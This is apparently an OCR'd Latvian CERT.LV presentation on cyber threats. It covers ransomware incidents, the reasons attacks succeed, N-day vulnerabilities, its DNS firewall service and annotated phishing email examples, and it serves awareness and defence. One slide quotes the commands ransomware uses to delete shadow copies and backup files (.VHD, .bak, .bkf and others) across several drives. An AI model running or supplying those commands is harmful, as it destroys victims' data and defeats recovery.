
Datu korelācija, mērķētāka un ticamāka krāpnieku uzruna


Persona, radinieki, mājsaimniecība…

Šifrējošie izspiedējvīrusi = zuduši dati un atklāti noslēpumi

- **Amber Bewerege Group Holding (Latvijas Balzams) 1,4 TB**
- **Apsardzes pakalpojumu sniedzēji (Exchange CVE-2021-2685) 8GB +**
- **Vairākas apdrošināšanas kompānijas (Fortinet CVE-2023-48788) 1TB +**

Šifrējošie izspiedējvīrusi = zuduši dati un komercnoslēpumi





Ransomware dzēstās kopijas:

```
Delete Shadows /all /quiet
/s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*.*
c:\backup*.* c:\*.set c:\*.win c:\*.dsk
/s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*.*
d:\backup*.* d:\*.set d:\*.win d:\*.dsk
/s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*.*
e:\backup*.* e:\*.set e:\*.win e:\*.dsk
/s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*.* f:\backup*.*
f:\*.set f:\*.win f:\*.dsk
/s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*.*
g:\backup*.* g:\*.set g:\*.win g:\*.dsk
/s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*.*
h:\backup*.* h:\*.set h:\*.win h:\*.dsk
%0
```


Kāpēc uzbrukumi ir sekmīgi?

1. Vājas paroles, neesoša daudzfaktoru autentifikācija
2. Eksponēts RDP un citi pārvaldības rīki
3. Ievainojams VPN gateway ar Aktīvās Direktorijas auth datiem
4. Administratīvā darba kļūdas (Ugunsmūris, Lietotāju/piekļuves tiesības, Segmentācija)
5. Neeksistējoša/nepietiekama drošības telemetrijas apstrāde
6. Nav rezerves kopiju
7. Rezerves kopijas nesatur pietiekami daudz datu sistēmas atjaunošanai
8. Steiga ieviešot jaunus pakalpojumus, bez adekvātu drošības risinājumu izvēles
9. Savas saimniecības nezināšana (trūkst inventarizācijas)
10. Nepietiekama programmatūras versiju/atjauninājumu kontrole un ieviešana, ievainojamību testēšana

Kāpēc uzbrukumi ir sekmīgi?

- **Netiek pēc būtības apstrādāta sistēmu drošības telemetrija**
- **Ilgstoši kompromitētas sistēmas (netiek pamanīts)**
- **Sistēmas nedroši eksponētas internetā (netiek pamanīts)**
- **Programmatūras ierobežošanas politikas neesamība (vairums gadījumu) - lietotājiem tā ir ērti**
- **Nedrošas administratoru prakses**

Kāpēc uzbrukumi ir sekmīgi?



CERT.LV


N-dienas (N-Day) ievainojamības

N skaitlis samazinās…

To sekmē arī LLM rīki

Programmatūras atjauninājumi var nokavēt!

CVE-2024-24919: Check Point Security Gateway Information Disclosure



DNS ugunsmūris

- Vairāk kā 30 000 lietotnes lejuplādes
- Aizsardzība ikvienam sadarbībā ar sakaru operatoriem
- 10 000+ atvairījumi dienā
- 17 000+ atvairītas WhatsApp krāpšanas uzbrukumu dienās

Temats: Par veidlapas iesniegšanu CSP
Datums: 2024-03-26 02:16
No: Centrālā statistikas pārvalde <[redacted]@csp.gov.lv>
Kam:

Brīdinājums!
Ļaundabīgs e-pasts!

Labdien!

Centrālā statistikas pārvalde informē par valsts statistikas veidlapas iesniegšanu (pielikumā).

Papildu informācija respondentam par veidlapu iesniegšanu: veidlapas var iesniegt atverot saiti https://e.csb.gov.lv
Ja kādu iemeslu dēļ nav iespējams iesniegt pārskatus elektroniski, tos var nosūtīt pa pastu uz adresi Lāčplēša iela 1, Rīga, LV-1010.
Veidlapu paraugi pieejami mūsu mājaslapas sadaļā "Aptaujas un apsekojumi/Veidlapu katalogs" https://www.csp.gov.lv/lv/katalogs

Centrālā statistikas pārvalde

Par veidlapas iesniegsanu CSP 25032024_pdf.7z

Inficēts pielikums: šajā piemērā sūtītājs vēlas maldināt lietotāju, mēģinot maskēt pielikumu kā PDF failu. Patiesībā tas ir arhīva fails, kas satur izpildāmo EXE failu (kas arī ir datorvīruss).

CERT.LV

CNC Baltic [redacted]@ocaicp.com

To

Reply to CNC Baltic orderhandling@gmx.co.uk>

Pirkuma pasūtījums / piedāvājuma pieprasījums_(PO: 980043)_CNC Baltic

Labrīt,

Es ceru, ka šī ziņa jūs atradīs.

Mēs nevarējām sazināties ar jūsu biroju pa tālruni. Būšu pateicīgs, ja jūs sniegtu aptuvenu cenu par pieprasītajiem produktiem kas norādīti pievienotajā pirkuma pasūtījuma dokumentā.

Piedāvājumā neaizmirstiet norādīt vienības cenas katrai pasūtītajai precei un apmaksas noteikumus.

Jau iepriekš pateicamies par jūsu ātro atbildi.

Ar cieņu,

CNC BALTIC ESTONIA

SIA "CNC Baltic"
Adrese: Riga, Juglas iela 14A, LV - 1024
mob.tel. +371 28285687
mob.tel. +371 29767
e-pasts - @cncbaltic.lv
VAT: LV50103256681
web: cncbaltic.lv

Please consider the environment, before printing this email.

---CAUTION: The information contained in this e-mail and its attachments (if any) is intended solely for the recipient(s) (or responsible for delivery of the message to such person). Access to this e-mail by anyone else is unauthorized.
If you are not the intended recipient of this message, you are hereby notified that you must not use, disseminate, copy it in any form or take any action in reliance on it.
If you have received this message in error please, delete it (and any copies of it) and kindly inform the sender, of this e-mail.

1 attachment: Pirkuma pasūtījums_(PO980043)_CNC B tic.zip 40 KB

E-pasta adreses nesakrīt!

Krāpnieku patiesā adrese redzama "Reply to" laukā un ir orderhandling@gmx.co.uk

bet uzņēmuma īstie e-pasti beidzas ar @cncbaltic.lv

KRĀPNIECISKS E-PASTS!!!

Pielikuma paplašinājums .zip norāda uz potenciāli kaitīgu saturu

Draudu medību operācijas

35+ organizācijas

Vairāk kā 150 000 galaiekārtu analīze

APT (citu valstu klātbūtne) 25% gadījumos


Valsts drošības iestāžu atbalsts uzbrucēju mērķu noteikšanā un atbalsta sniegšanas prioritizēšanā

Veicam aktīvu iejaukšanos un uzbrucēja klātbūtnes likvidēšanu

Strādājam kā uzbrucēju atturēšanas līdzelis

Dalāmies ar iegūtajām zināšanām par uzbrucēja taktikām un rīkiem, veicinot kolektivo aizsardzību

Latvija ir būtisks kolektīvās aizsardzības elements



Kiberincidenti notiks, bet tiem var sagatavoties

1. Tehnisko un analītisko spēju attīstīšana
2. Kiberdrošības pakalpojumu attīstīšana un pieejamība
3. Valsts kiberpolitika un tiesiskais regulējums
4. Katras iestādes gatavība identificēt, reaģēt un atkopties pēc kiberincidenta
5. Kiberapzinīgas sabiedrības veidošana
6. Pilsoniskā līdzatbildība un iesaiste

		Mērķauditorija / Pakalpojumu saņēmēji		
	CERT.LV nodrošinātie pakalpojumi	**Nacionālās kiberdrošības likuma subjekti**	**Valsts un pašvaldību iestādes**	**Pārējie**
1	Kiberdrošības incidentu risināšana un diennakts atbalsts	✓	✓	✓
2	Koordinēta ievainojamību atklāšana	✓	✓	✓
3	Pikšķerēšanas uzbrukumu simulācija	✓	✓	✗
4	Kiberapdraudējumu simulācija	✓	✓	✗
5	**DNS ugunsmūris**			
5.1.	DNS ugunsmūra pakalpojums ikvienam Latvijas iedzīvotājam un uzņēmumam	✓	✓	✓
5.2.	DNS ugunsmūra pakalpojums ar RPZ tehnoloģiju tiem, kas paši uztur savus DNS rekursīvos serverus	✓	✓	✓
6	Informācijas tehnoloģiju drošības apdraudējumu agrās brīdināšanas sistēma	✓	✓	✓*

7	Sabiedrības izglītošana – lekcijas un dalība pasākumos	✓	✓	✓
8	Latvijas kiberdrošības kopienas ziņapmaiņas platforma	✓	✓	✓
9	NTP laika serveris	✓	✓	✓
10	CERT.LV MISP - ar ļaunatūru saistītās informācijas apmaiņas platforma	✓	✓	✓**
11	Kiberdrošības draudu medības	✓	✓	✓**
12	Drošības operāciju centrs (SOC)	✓	✓	✓**
13	Industriālās automatizācijas un vadības sistēmu drošības laboratorijas pakalpojums	✓	✗	✗
14	IT sistēmu drošības testi	✓	✓	✓*

CERT.LV
Kiberincidentu novēršanas institūcija

Kiberdrošība: mūsu kopīgā atbildība

Mana Latvija Mana Atblidība

Aizsardzības ministrija

Nacionālais kiberdrošības centrs

Latvijas Universitātes Matemātikas un informātikas institūts

@cert.lv

https://cert.lv